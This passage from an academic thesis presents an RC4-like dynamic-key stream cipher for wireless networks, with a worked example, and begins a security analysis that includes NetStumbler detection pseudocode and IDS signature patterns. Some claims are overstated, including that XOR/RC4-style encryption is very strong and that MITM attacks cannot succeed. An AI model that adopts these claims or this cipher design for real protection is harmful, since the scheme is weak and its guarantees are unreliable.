Furthermore, before confidential data such as medical records or personal financial information are shared through a wireless network to other mobile devices, the source node can verify the authenticity of the base station or destination node by requesting a response to decrypt a challenge message that the source node encrypted with the latest *i-key*. This sharing continues only when the other side passes the identity challenge;

otherwise, the source node will mark the base station or destination as invalid node and reject any further conversations to avoid data leaks or session hijacking. This verify-challenge mechanism in the *i-key* protocol can effectively detect any potential intruders and secure the wireless network by blocking both in-coming and out-going communication, preventing additional attacks.

In addition, this encryption protocol is highly flexible. The dynamic secret *i-key* is regenerated every time for each individual data packet; therefore, the secret key-size can also adjust dynamically to fit different needs in different applications. For example, an on-line streaming system can temporarily increase the key size during the user identity authentication check to strengthen the complexity of ciphertext from eavesdropping by attackers and then lower the encryption/decryption overhead by reducing the *i-key* size to improve the quality of services (QoS) of real-time live streaming while remaining under solid data protection. Thus, systems with existing security protection, such as SEND and SPR [20] [21] can still adopt this *i-key* encryption system to enhance data privacy and prevent malicious attacks.

3.5. Encryption Algorithm

The principle of this *i-key* dynamic encryption algorithm is similar to the RC4 (Rivest Cipher 4, also know as ARC4 or ARCFOUR) [111], that is used in WEP and TKIP protocol in IEEE 802.11 wireless networks. Also, this protocol utilizes the stream cipher

as the security system model due to its efficiency, reliability and simplicity. Stream cipher takes in one byte to form a stream every time and produces a corresponding but different byte as the output stream, as shown in Figure 12.




Fig. 12. Dynamic *i-key* encryption stream cipher

Then, this stream cipher combines with the data before transmission over the wireless network by using an exclusive OR (XOR - \oplus) operation. It combines two bytes, one from the cipher and one from the data, and generates a single byte output result as 0 when the values of them are equal, otherwise the result is 1. An example of this exclusive OR operation is shown in Figure 13. In general, the strength of an encryption algorithm is primarily measured by how hard it is to break the ciphertext [50]. Certainly there are stronger encryption procedures than this RC4-like algorithm applied in the *i-key* architecture. However, this simple XOR encryption method is considered very strong among all of the data encryption people use today for both wired and wireless communication [50].




Fig. 13. Exclusive OR operation example

One of the most important attributes of XOR operation is that if you apply the same value again to the first output result, the original value before the XOR operation is returned:

$$10110010 \oplus 11011001 = 01101011$$

$$01101011 \oplus 11011001 = 10110010$$

This characteristic can be rewritten as:

$$\text{if } A \oplus B = C, \text{ then } C \oplus B = A$$

This is also how the decryption procedure works in the dynamic *i-key* system:

$$\text{Encryption: } \textit{plaintext} \oplus \textit{stream cipher} = \textit{ciphertext}$$

$$\text{Decryption: } \textit{ciphertext} \oplus \textit{stream cipher} = \textit{plaintext}$$

Compared with other encryption systems, such as AES and RSA, XOR operation is relatively resource friendly and lightweight, ideally suited for mobile and hand-held computing devices. The only remaining challenge is how to generate a strong cipher stream that ensures the quality of encryption to avoid key breaking and that protects data integrity over wireless radio communication. Encryption algorithms used in this *i-key* protocol consist of a Key Scheduling Algorithm (KSA) that establishes an initial permutation *S-box* of $\{0,1,2,\dots,N-1\}$ of the numbers 0 to 255 from a random key array with the typical size of 40 to 256 bits and a Pseudo-Random Generation Algorithm (PRGA) that utilizes this output permutation *S-box* to generate the pseudo-random output sequence. The pseudocode for these two algorithms is shown in Figure 14.

```

1 function KSA(k) {
2 //initialization
3   for i=0 to N-1{
4     S[i]=i;
5   }
6   j=0;
7 //scrambling
8   for i=0 to N-1{
9     j= (j+S[i]+K[i mod keylength]) mod 256;
10    swap(S[i],S[j]);
11  }
12 }
13
14
15
16 function PRGA(k) {
17 //initialization
18   i=0;
19   j=0;
20
21 //Generation output loop
22   while Generationoutput:
23     i=(i+1) mod 256;
24     j=(j+S[i]) mod 256;
25     swap(S[i],S[j]);
26     k=(S[i]+S[j]) mod 256;
27     r=S[k];
28 }

```

Fig. 14. Pseudocode of KSA and PRGA algorithm

The KSA algorithm consists of two N loops of round operations that initialized the permutation array with a sequential number starting with 0 in the first loop and then rearranging the order by swapping each individual value with another byte in the same array with the following computational formula:

$$J(x) = (\text{the value the particular index byte of } S\text{-box} + \text{the value of the same particular index byte of } K\text{-box}) \text{ with any overflow ignored}$$

The value of J is used as an index, as well as the values at that location, and are swapped with the target value in that location in *S-Box*. S_n is denoted as the result of the first “n” iterations from the loop of scrambling that represents the process have swapped each of $S[0]...S[n-1]$, with a corresponding value of $S[j]$. This process will start from the beginning of the initial *S-box* and is continuously repeated until it finishes swapping until the end of the array and produces the final version of S , S_{256} in the *i-key* system as the output permutation *S-box*.

Once the *S-box*, the so-called state array, is initialized, it will be used as input in the next phase of the *i-key* encryption algorithm, called the PRGA. This involves more calculation and swapping to generate the final key stream. A Pseudo-Random Number Generator (PRNG) is an algorithm used to generate a random sequence of numbers, the elements of which are approximately independent of each other. The PRGA in the *i-key* protocol is responsible for creating the cipher stream used to encrypt the plaintext based

on the *S-box* value, which is the output from the KSA in the previous step. It first initializes two indices, i and j to 0, and then loops over five operations that increase the value of i in each loop as the counter, increasing j pseudo-randomly by adding one value $S[i]$ to it, then swapping the two values of the *S-box* pointed to by the value of i and j , and outputs the values of the *S-box* that is pointed to by $S[i]+S[j]$. Note that every block of *S-box/State array* is swapped at least once, possibly within itself, within each completed iteration loop, and hence the permutation *S-box/State array* evolves fairly rapidly during the generation output loop phase [24].

The strength of a cryptographic system primarily depends on two components: the algorithm and the encryption key. Since a system is only as strong as its weakest link, both components need to be strong enough to protect the unsecure wireless communication [39] [50]. In this *i-key* encryption protocol, first of all, the dynamic re-keying algorithm enormously enhances the level of protection by adding the extra secret *i-key* to the K-box. This increases not only the complexity of the secret key array but also effectively prevents key deciphering and dictionary attacks. Second, it improves the level of data protection by creating a better initialized *S-box/State array* during the KSA algorithm when swapping the blocks based on the j index that are mixed with the value of additional secret *i-key*. Finally, it helps generate a better and more complex pseudorandom number stream in the PRGA algorithm phase that is used to encrypt the data packet sent via the wireless network. Therefore, the dynamic *i-key* encryption protocol strengthens the cryptographic system in both ways and provides an additional

layer of protection for both individual stand-alone wireless models as well as for novel hybrid wireless networks.

3.6. An Example of *i-key* Encryption and Decryption

In order to illustrate how the dynamic *i-key* encryption protocol works in generating the *S-box* array in the KSA algorithm and the stream cipher in the PRGA algorithm, an example of both the encryption and decryption procedures of the *i-key* protocol is shown. The plaintext that is to be encrypted with the *i-key* protocol is “TAMU,” with the secret key “7514” that is composed of IV (7), PSK (5) and *i-key* (14).

The initial value and variables are as follow:

$$i = 0, j = 0, \text{ secret key (IV + PSK + } i\text{-key) = 7514, length = 4, index = 4}$$

First loop in the KSA algorithm:

$$i = 0, j = 0$$

$$S\text{-box/State array: } S[0]=0 \ S[1]=1 \ S[2]=2 \ S[3]=3$$

$$K\text{-box/password: } K[0]=7 \ K[1]=5 \ K[2]=1 \ K[3]=4$$

$$j=(0+S[0]+K[0]) \bmod 4 = (0 + 0 + 7) \bmod 4 = 7 \bmod 4 = 3$$

$$\text{Swap}(S[0], S[3]) = \text{Swap}(0,3)$$

$$S\text{-box/State array: } S[0]=3 \ S[1]=1 \ S[2]=2 \ S[3]=0$$

Once the *S-box*

Second loop in the KSA algorithm:

$$i = 1, j = 3$$

$$S\text{-box/State array: } S[0]=3 \ S[1]=1 \ S[2]=2 \ S[3]=0$$

$$K\text{-box/password: } K[0]=7 \ K[1]=5 \ K[2]=1 \ K[3]=4$$

$$j=(3+S[1]+K[1]) \bmod 4 = (3 + 1 + 5) \bmod 4 = 9 \bmod 4 = 1$$

$$\text{Swap}(S[1], S[1]) = \text{Swap}(1,1)$$

$$S\text{-box/State array: } S[0]=3 \ S[1]=1 \ S[2]=2 \ S[3]=0$$

Third loop in the KSA algorithm:

$$i = 2, j = 1$$

$$S\text{-box/State array: } S[0]=3 \ S[1]=1 \ S[2]=2 \ S[3]=0$$

$$K\text{-box/password: } K[0]=7 \ K[1]=5 \ K[2]=1 \ K[3]=4$$

$$j=(1+S[2]+K[2]) \bmod 4 = (1 + 2 + 1) \bmod 4 = 4 \bmod 4 = 0$$

$$\text{Swap}(S[2], S[0]) = \text{Swap}(2,3)$$

$$S\text{-box/State array: } S[0]=2 \ S[1]=1 \ S[2]=3 \ S[3]=0$$

Final loop in the KSA algorithm:

$$i = 3, j = 0$$

$$S\text{-box/State array: } S[0]=2 \ S[1]=1 \ S[2]=3 \ S[3]=0$$

$$K\text{-box/password: } K[0]=7 \ K[1]=5 \ K[2]=1 \ K[3]=4$$

$$j=(0+S[3]+K[3]) \bmod 4 = (0 + 0 + 4) \bmod 4 = 4 \bmod 4 = 0$$

$$\text{Swap}(S[3], S[0]) = \text{Swap}(0,2)$$

S-box/State array: S[0]=0 S[1]=1 S[2]=3 S[3]=2

At this point, the *S-box/State array* has been initialized and enters the pseudo-random generation phase in the PRGA algorithm as follows:

First loop in the PRGA algorithm:

S-box/State array: S[0]=0 S[1]=1 S[2]=3 S[3]=2

$$i = (0 + 1) \text{ mod } 4 = 1 \text{ mod } 4 = 1$$

$$j = (0 + S[1]) \text{ mod } 4 = (0 + 1) \text{ mod } 4 = 1 \text{ mod } 4 = 1$$

$$\text{Swap}(S[1], S[1]) = \text{Swap}(1,1)$$

S-box/State array: S[0]=0 S[1]=1 S[2]=3 S[3]=2

$$r = k = (S[1] + S[1]) \text{ mod } 4 = (1 + 1) \text{ mod } 4 = 2 \text{ mod } 4 = 2$$

$$r1 = 00000010$$

Second loop in the PRGA algorithm:

S-box/State array: S[0]=0 S[1]=1 S[2]=3 S[3]=2

$$i = (1 + 1) \text{ mod } 4 = 2 \text{ mod } 4 = 2$$

$$j = (1 + S[2]) \text{ mod } 4 = (1 + 3) \text{ mod } 4 = 4 \text{ mod } 4 = 0$$

$$\text{Swap}(S[2], S[0]) = \text{Swap}(3,0)$$

S-box/State array: S[0]=3 S[1]=1 S[2]=0 S[3]=2

$$r = k = (S[2] + S[0]) \text{ mod } 4 = (3 + 0) \text{ mod } 4 = 3 \text{ mod } 4 = 3$$

$$r2 = 00000011$$

Third loop in the PRGA algorithm:

$$S\text{-box/State array: } S[0]=3 \ S[1]=1 \ S[2]=0 \ S[3]=2$$

$$i = (2 + 1) \bmod 4 = 3 \bmod 4 = 3$$

$$j = (0 + S[3]) \bmod 4 = (0 + 2) \bmod 4 = 2 \bmod 4 = 2$$

$$\text{Swap}(S[3], S[2]) = \text{Swap}(2,0)$$

$$S\text{-box/State array: } S[0]=3 \ S[1]=1 \ S[2]=2 \ S[3]=0$$

$$r = k = (S[3] + S[2]) \bmod 4 = (2 + 0) \bmod 4 = 2 \bmod 4 = 2$$

$$r3 = 00000010$$

Final loop in the PRGA algorithm:

$$S\text{-box/State array: } S[0]=3 \ S[1]=1 \ S[2]=2 \ S[3]=0$$

$$i = (3 + 1) \bmod 4 = 4 \bmod 4 = 0$$

$$j = (2 + S[0]) \bmod 4 = (2 + 3) \bmod 4 = 5 \bmod 4 = 1$$

$$\text{Swap}(S[0], S[1]) = \text{Swap}(3,1)$$

$$S\text{-box/State array: } S[0]=1 \ S[1]=3 \ S[2]=2 \ S[3]=0$$

$$r = k = (S[0] + S[1]) \bmod 4 = (3 + 1) \bmod 4 = 4 \bmod 4 = 0$$

$$r4 = 00000000$$

After the final loop in the PRGA, the output stream cipher value $r1-r4$ are obtained and that must be XORed with the ASCII value (Table 1) of the original plaintext to produce the i -key encrypted ciphertext for transmission over the wireless network:

$$T \text{ XOR } R1 = 01010100 \text{ XOR } 00000010 = 01010110 = V$$

$$A \text{ XOR } R2 = 01000001 \text{ XOR } 00000011 = 01000010 = B$$

$$M \text{ XOR } R3 = 01001101 \text{ XOR } 00000010 = 01001111 = O$$

$$U \text{ XOR } R4 = 01010101 \text{ XOR } 00000000 = 01010101 = U$$

When the authorized client receives this ciphertext from the source node, it simply generates an identical stream cipher with the *IV*, pre-share key *PSK* and the secret *i-key* known only to the sender and receiver, and then XORs it with the ciphertext to decrypt and reveal the original plaintext.

$$V \text{ XOR } R1 = 01010110 \text{ XOR } 00000010 = 01010100 = T$$

$$B \text{ XOR } R2 = 01000010 \text{ XOR } 00000011 = 01000001 = A$$

$$O \text{ XOR } R3 = 01001111 \text{ XOR } 00000010 = 01001101 = M$$

$$U \text{ XOR } R4 = 01010101 \text{ XOR } 00000000 = 01010101 = U$$

Again, in this example, the value of the secret *i-key* is updated and replaced by the decimal value of the first letter in the received data packet in the ASCII character set as shown in Table 1, which is 84 (letter “T”). This new *i-key* will be used along with another randomly selected *IV* value and *PSK* for next round of encryption that follows the procedure listed earlier in this chapter. (Section 3.5)

Table 1. ASCII Characters Code and Value for 0-9, A-Z and a-z

Binary	OCT	DEC	HEX	Value	Binary	OCT	DEC	HEX	Value
011 0000	060	48	30	0	101 0110	126	86	56	V
011 0001	061	49	31	1	101 0111	127	87	57	W
011 0010	062	50	32	2	101 1000	130	88	58	X
011 0011	063	51	33	3	101 1001	131	89	59	Y
011 0100	064	52	34	4	101 1010	132	90	5A	Z
011 0101	065	53	35	5	110 0001	141	97	61	a
011 0110	066	54	36	6	110 0010	142	98	62	b
011 0111	067	55	37	7	110 0011	143	99	63	c
011 1000	070	56	38	8	110 0100	144	100	64	d
011 1001	071	57	39	9	110 0101	145	101	65	e
100 0001	101	65	41	A	110 0110	146	102	66	f
100 0010	102	66	42	B	110 0111	147	103	67	g
100 0011	103	67	43	C	110 1000	150	104	68	h
100 0100	104	68	44	D	110 1001	151	105	69	i
100 0101	105	69	45	E	110 1010	152	106	6A	j
100 0110	106	70	46	F	110 1011	153	107	6B	k
100 0111	107	71	47	G	110 1100	154	108	6C	l
100 1000	110	72	48	H	110 1101	155	109	6D	m
100 1001	111	73	49	I	110 1110	156	110	6E	n
100 1010	112	74	4A	J	110 1111	157	111	6F	o
100 1011	113	75	4B	K	111 0000	160	112	70	p
100 1100	114	76	4C	L	111 0001	161	113	71	q
100 1101	115	77	4D	M	111 0010	162	114	72	r
100 1110	116	78	4E	N	111 0011	163	115	73	s
100 1111	117	79	4F	O	111 0100	164	116	74	t
101 0000	120	80	50	P	111 0101	165	117	75	u
101 0001	121	81	51	Q	111 0110	166	118	76	v
101 0010	122	82	52	R	111 0111	167	119	77	w

Table 1. Continued

Binary	OCT	DEC	HEX	Value	Binary	OCT	DEC	HEX	Value
101 0011	123	83	53	S	111 1000	170	120	78	x
101 0100	124	84	54	T	111 1001	171	121	79	y
101 0101	125	85	55	U	111 1010	172	122	7A	z

CHAPTER IV

SECURITY ANALYSIS AND EXPERIMENT RESULTS

4.1 Introduction

The initial design of the wireless routing protocol has mainly focused on the effectiveness of packet forwarding and delivery to the target node, and not on security. This is because of the nature of frequent changes in both topology and membership in wireless networks. Consequently, a number of attacks that take advantage of this weakness have been developed for use against data integrity or routing protocol in wireless communication.

Transmitted data packets may be exposed to unauthorized access at any time and anywhere due to the nature of radio broadcasting. Therefore, it is essential to apply security protection that prevents the reading or modification of confidential data by anyone who can receive the wireless signal. Using the secret key for data encryption is currently considered the most common way to protect data privacy in all kinds of computer communication. One of the static key or pre-shared key (psk) encryption's biggest vulnerabilities is that an attacker can obtain the original secret key by monitoring the packet transmission or conducting a massive dictionary attack between any two nodes in the network. Theoretically, a 64-bit secret key is decipherable with approximately 1 to 2 million data packets (2 to 4 million for 128-bit secret keys). Attackers can collect enough data packets in a matter of mere hours in an average busy

network environment (around 160~300 packets/minute) to break the pre-shared secret key [10].

In addition, mobile nodes are often deployed in a wide area with very limited or no physical protection, rendering them very vulnerable to capture or hijacking. Once a single node has been compromised and the secret key revealed, an attacker can launch far more damaging attacks from inside the network without being detected. Hence, the encryption protocol that applies to the hybrid network should not only prevent the encryption key from being revealed, but also be flexible enough to be adopted as a security enhancement by other existing routing protocols in such highly dynamic network environment.

The developed protocol, with the advanced dynamic *i-key* encryption mechanism, ensures privacy of communication and protects sensitive data from eavesdropping by dynamically changing the secret *i-key*. This system allows only the original sender and authorized receiver to decode the encrypted data packet. Therefore, the dynamic *i-key* protocol overcomes the weakness of pre-shared key encryption and protects the wireless network against other attacks.

4.2 Security Analysis

WarDriving

WarDriving is the act of scanning and searching for wireless network signals using a moving vehicle that utilizes devices equipped with a wireless interface, such as PDAs or portable computers. Scanning software like NetStumbler [112] and Airmon-ng [113] can report detailed information, including Service Set Identifier (SSID), MAC address, communication channel, signal strength and most importantly, the encryption protocol applied for each access point and wireless node. It can also record the location by connecting to a GPS (Global Position System) receiver. Figure 15 shows an example of wardriving AP scan by NetStumbler attached via a GPS device to record the detail location of each AP [112] [114].




Fig. 15. Wardriving with NetStumbler software [112] [114]

In addition, there are several online web sites and databases such as WiGLE/JiGLE [115], StumbVerter [116] and Google Hotspot Maps [117], where people around the world can report their discovery of the access point's information. In March 2010, WiGLE/JiGLE alone recorded 19,870,563 pieces of access point information from 1,081,622,440 unique observations, which cover most of the major cities on five continents. Therefore, other people who do not have the proper equipment for doing wardriving can simply locate any near by access point by searching these sites. As an example, take the city of College Station, where Texas A&M University is located. More than six thousand access points have been detected and reported to the JiGLE database. Figure 16 below demonstrates the distribution in a Google map.




Fig. 16. The distribution of wireless access points in city of College Station, Texas [115]

Those scanning tools, access point information sources and online databases are convenient for wireless network studies and research. They, however, also provide an advantage by letting hackers pick the most vulnerable entry point from an existing wireless network and expected to spend less time and effort to compromise the target node and its local area network. That is also why running a wardriving scan is usually the hackers' first step before they start any other kind of wireless attack.

A dynamic *i-key* encryption protocol can recognize and prohibit wardriving attacks by adding wireless packet pattern analysis to both access point and mobile node. Take NetStumbler [112] for example; this unique pattern can be found in its 802.11 probe

request frames [118]. First, LLC encapsulated frames generated by NetStumbler contain the valise 0x00601d for organizationally unique identifier (OID) and protocol identified (PID) of 0x0001. Second, the payload data size is usually 58 bytes with the attached hidden string “Flurble gronk bloopit, bnip Furndletrune!” for version 3.2.0, “All your 802.11b are belong to us” for version 3.2.3 and “intentionally left blank 1” for version 3.3.0. In [118], authors also illustrate the pseudocode for the above pattern detection in a traditional wireless network and we extended this for a dynamic *i-key* protocol used in a hybrid wireless network (Figure 17). Once this system detects the presence of wardriving activities, it generates several false probe requests to prevent any further attacks by misleading attackers with fake MAC address, SSID, channel and encryption protocol. Similar detecting signature parameters and policies shown in Figure. 18 can also add to the intrusion detecting system (IDS) to prevent additional attacks.

```

1 function Detect_Netstumbler{
2     sniff for 802.1x wireless packets
3     parse into frames and abstract MAC header
4     check 802.1x wireless frame type
5     if (frame_type == "prob request frame"
6         && wlan.fc.type_subtype == "802.1x beacon" (0x08)
7         && llc.oui == 0x00601d (netstumbler)
8         && llc.pic == 0x0001 (netstumbler)){
9         switch (data[4:4]){ //in ASCII code format
10            case "466c7572" : NetStumbler detected, version 3.2.0
11            case "416c6c20" : NetStumbler detected, version 3.2.3
12            case "20202020" : NetStumbler detected, version 3.3.0
13            default : NetStumbler not detected
14        }
15    }
16    if(NetStumbler detected){
17        log frame and packet content
18        reply false probe response frames
19        send notice to gateway node and access point to prevent further attack
20        repeat function if needed
21    }else{ //not detected
22        repeat function if needed
23    }
24 }

```

Fig. 17. NetStumbler detecting pseudocode

```

1 Name = "NetStumbler 3.2.0", Ver = 0, Preced= 13, FrmType = data, Pattern =
2 0:0x0108:0x03FF, Pattern = 27:0x00601d:0xFFFFFFFF, Pattern = 30:0x0001:0xFFFF, Pattern =
3 36:0x466c7572:0xFFFFFFFF, Freq = 1, Quiet = 300, Action = report, Desc="NetStumbler 3.2.0"
4
5 Name = "NetStumbler 3.2.3", Ver = 0, Preced= 14, FrmType = data, Pattern =
6 0:0x0108:0x03FF, Pattern = 27:0x00601d:0xFFFFFFFF, Pattern = 30:0x0001:0xFFFF, Pattern =
7 36:0x416C6C20:0xFFFFFFFF, Freq = 1, Quiet = 600, Action = report, Desc="NetStumbler 3.2.3"
8
9 Name = "NetStumbler 3.3.0", Ver = 0, Preced= 15, FrmType = data, Pattern =
10 0:0x0108:0x03FF, Pattern = 27:0x00601d:0xFFFFFFFF, Pattern = 30:0x0001:0xFFFF, Pattern =
11 36:0x20202020:0xFFFFFFFF, Freq = 1, Quiet = 600, Action = report, Desc="NetStumbler 3.3.0"
12
13 Name = "NetStumbler generic", Ver = 0, Preced= 16, FrmType = data, Pattern =
14 0:0x0108:0x03FF, Pattern = 27:0x00601d:0xFFFFFFFF, Pattern = 30:0x0001:0xFFFF, Freq = 1,
15 Quiet = 600, Action = report, Desc="NetStumbler"

```

Fig. 18. NetStumbler signature parameters for CISCO IDS [118]

Man-in-the-Middle (MITM)

In a Man-in-the-Middle (MITM) attack [119], the hacker places himself in the mid-point of the information flow between sender and recipient (Figure 19). This allows him to access all of the communication between two nodes. If there is no proper security protection and data encryption protocol applied to the wireless network, the attacker can effortlessly read the data, inject malicious packets, modify the information integrity or even block the communication from one side to another. In addition, a man-in-the-middle attack is hard to detect and prevent in a wireless network environment since everyone can easily capture the wireless packets transmitted from any mobile device to another or from the base stations.




Fig. 19. Wireless man-in-the-middle attack example [119]

There are many different ways to interrupt the communication and allow hackers to insert themselves in the middle of the information flow by taking advantage of the protocol's weak security design, for example, by using Address Resolution Protocol (ARP) spoofing [119] [120], Domain Name Server (DNS) spoofing [121] [122] or via Border Gateway Protocol (BGP) [123]. Once hackers are able to access the communication channel, the next step is to capture the current session, break the secret key, decrypt the message and then modify the content and send it back. First, the attacker needs to determine the secret key before he can successfully alter any data packets and launch an attack on both sender and recipient.

Due to the nature of this dynamic re-keying protocol, every single packet is secured by a unique cipher stream composed of one hidden pre-shared secret key (psk), one unique

IV value and one dynamic *i-key*, which together provide three strong layers of secure enhancement protection for hybrid wireless networks. Plaintext messages can only be decoded by authorized recipients and senders who have the legal and updated *i-key*. Therefore, a real-time man-in-the-middle attack would not succeed against this protocol.

Rogue AP and Evil Twin

A rogue access point is a wireless base station installed on an existing network either without authentication from the system administrator or that is misconfigured and violates network security policies. Once established, a rogue access point allows anyone equipped with Wi-Fi to connect to the network. This then leaves a wide open door and great opportunities for snoopers to capture secret information or hackers to penetrate into the corporate network without detection by the system firewall.

Some corporations use only wired networks to prevent such security threats from wireless communication. However, employees seeking to enhance their productivity and mobility will sometimes install an access point to the existing wired network without knowing the security risk. Moreover, according to survey reports [1], more than 69% of access points still use and broadcast default SSID, probably with the factory password still present. Those default settings can easily allow anyone to login as an administrator, to change system settings, or disable the security protection.

On the other hand, an evil twin attack is one in which hackers place an access point near the target with identical settings, such as SSID, MAC address and communication protocol from the legitimate access point that original provides the wireless services. Next, in order to force the target node to switch the connection to this evil twin access point, attackers usually utilize flood attacks (for example, a beacon flood or deauthentication flood; see examples in Appendix A), to block the connection from the target node to the legitimate access point. Then, when later on, the node is trying to re-establish the connection link, it will automatically and unknowingly connect to the evil twin access point since every setting is exactly the same and matches the computer's wireless connection profile.

Compared with other wireless attacks, both the rogue access point and evil twin attacks are easy to perform, simply because running a wireless scan, such as wardriving, can give hackers enough information to clone the setting for such attacks. In addition, without the scanning tool and the network administration knowledge, it is very difficult for regular wireless users to locate and detect those rogue access points. Without providing adequate monitoring of wireless networks, most organizations simply do not know they have this vulnerability, unless the attack has a severe impact on the organization itself, by which time it is usually too late [124]. However, under the protection of the *i-key* encryption protocol, when new wireless nodes or access points fail to pass the authentication or the secret key does not match the existing network, all mobile nodes and base stations will isolate it by removing it from routing table and no

longer forwarding any packets for it. The communication resumes only when it re-gains the legal key and passes the check. In addition, each mobile node has the ability to verify its connected access point or adjacent nodes at any time by sending a challenge ciphertext that can only be decrypted by the secret dynamic *i-key* owned by two legitimate sides. Therefore, any node that fails to pass the challenge will be marked as illegal, removed from the routing path list, with both its incoming and outgoing connections blocked. Finally, the node is reported as a potential intruder to prohibit any potential rogue AP or evil twin attack in the hybrid wireless network.

Blackhole Attacks

Blackhole attacks [125] [126] [127] are similar to denial of services (DoS) attacks in traditional networks in that a compromised node in MANET participates in a routing protocol and attracts all packets by claiming to have a valid route to all destination nodes, but then drops all received data packets without forwarding them (Figure 20). This attack will not merely prolong the routing delay, but in the worst case scenario, it can disrupt the entire network connection.

